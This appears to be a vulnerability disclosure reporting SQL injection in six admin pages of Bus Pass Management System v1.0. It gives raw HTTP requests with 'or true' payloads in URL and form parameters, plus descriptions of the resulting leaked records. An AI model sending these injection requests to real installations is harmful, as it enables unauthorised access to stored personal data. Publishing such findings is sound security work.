

Bus-Vulnerabilities

Author:

Javier Carabantes: [@javicarabantes](#).

Short description

Multiple SQL injections detected in Bus Pass Management System Project v1.0

Vulnerability description

Multiple files with different parameters were found where an SQL Injection vulnerability exists:

- buspassms/admin/view-enquiry.php
- buspassms/admin/pass-bwdates-reports-details.php
- buspassms/admin/changeimage.php
- buspassms/admin/search-pass.php
- buspassms/admin/edit-category-detail.php

- buspassms/admin/edit-pass-detail.php

PoCs

A simple SQLi PoC is going to be executed on each URL: "or true-- -"

- File: buspassms/admin/view-enquiry.php line 65

vuln var: \$vid

GET Request

```
GET /admin/view-enquiry.php?viewid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

The screenshot displays the 'Request' and 'Response' tabs of a web browser. The 'Request' tab shows the raw HTTP request, which is a GET request to the URL `/admin/view-enquiry.php?viewid=-1%20or%20true--%20-`. The 'Response' tab shows the application's response, which is a dashboard for an 'Admin' user. The dashboard includes a sidebar with navigation links (Dashboard, Category, Passes, Pages, Enquiry, Search) and a main content area titled 'View Enquiry'. The 'View Enquiry' section displays a table with three rows of enquiry data, including names, emails, and messages.

Name	Email	Message
Kiran	kran@gmail.com	cost of volvo place pritampura to dwarka
Anuj	AKKK@GMAIL.COM	This is for testing.
1	12@22.jhg	1

- File: buspassms/admin/pass-bwdates-reports-details.php line 80

vuln var: \$fdate and \$tdate

POST Request:

```
POST /admin/pass-bwdates-reports-details.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8083/admin/pass-bwdates-report.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://localhost:8083
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

fromdate=2022-07-13&todate=2022-07-21'+or+true--+&submit=

The screenshot displays a web browser window with the 'Bus Pass MS' application. The left sidebar shows a navigation menu with options: Dashboard, Category, Passes, Pages, Enquiry, Search, and Report of Pass. The main content area is titled 'Between Dates Reports of Passes' and shows a table of pass reports for the period from 2022-07-13 to 2022-07-21. The table has columns for S.NO, Pass Number, Full Name, Contact Number, and Email. Three records are visible.


S.NO	Pass Number	Full Name	Contact Number	Email
1	286529906	Yogesh Kumar	4654464646	yogi@gmail.com
2	915773340	Suresh Khanna	9879878978	suresh@gmail.com
3	884595667	Sasikumar	1234567890	info@phpscriptson

- File: buspassms/admin/changeimage.php line 82

```
vuln var: $eid
```

GET Request:

```
GET /admin/changeimage.php?editid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



- File: buspassms/admin/search-pass.php line 89

```
vuln var: $sdata
```

POST Request:

```

POST /admin/search-pass.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://localhost:8083
DNT: 1
Connection: close
Referer: http://localhost:8083/admin/search-pass.php
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

searchdata=-1%27+or+true--+&search=

The screenshot shows a web application interface for 'Bus Pass MS'. On the left is a sidebar with navigation options: Dashboard, Category, Passes, Pages, Enquiry, Search, and Report of Pass. The main content area is titled 'Search Pass' and contains a search bar with the placeholder text 'Search by Pass Number/Mobile Number'. Below the search bar, it displays 'Result against "-1" or true--" keyword'. A table lists the search results with columns: S.NO, Pass Number, Full Name, Contact Number, Email, and Creation Date. Two entries are visible: one for Yogesh Kumar and another for Suresh Khanna. The table also includes edit and delete icons for each entry.


- File: buspassms/admin/edit-category-detail.php line 89

vuln var: \$eid

GET Request:

GET /admin/edit-category-detail.php?editid=-8%20or%20true--%20- HTTP/1.1

Host: localhost:8083
 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 DNT: 1
 Connection: close
 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: none
 Sec-Fetch-User: ?1




- File: buspassms/admin/edit-pass-detail.php line 97

vuln var: \$eid

GET Request:

GET /admin/edit-pass-detail.php?editid=-1%20or%20true HTTP/1.1
 Host: localhost:8083
 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 DNT: 1
 Connection: close

Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1



Releases

No releases published

Packages

No packages published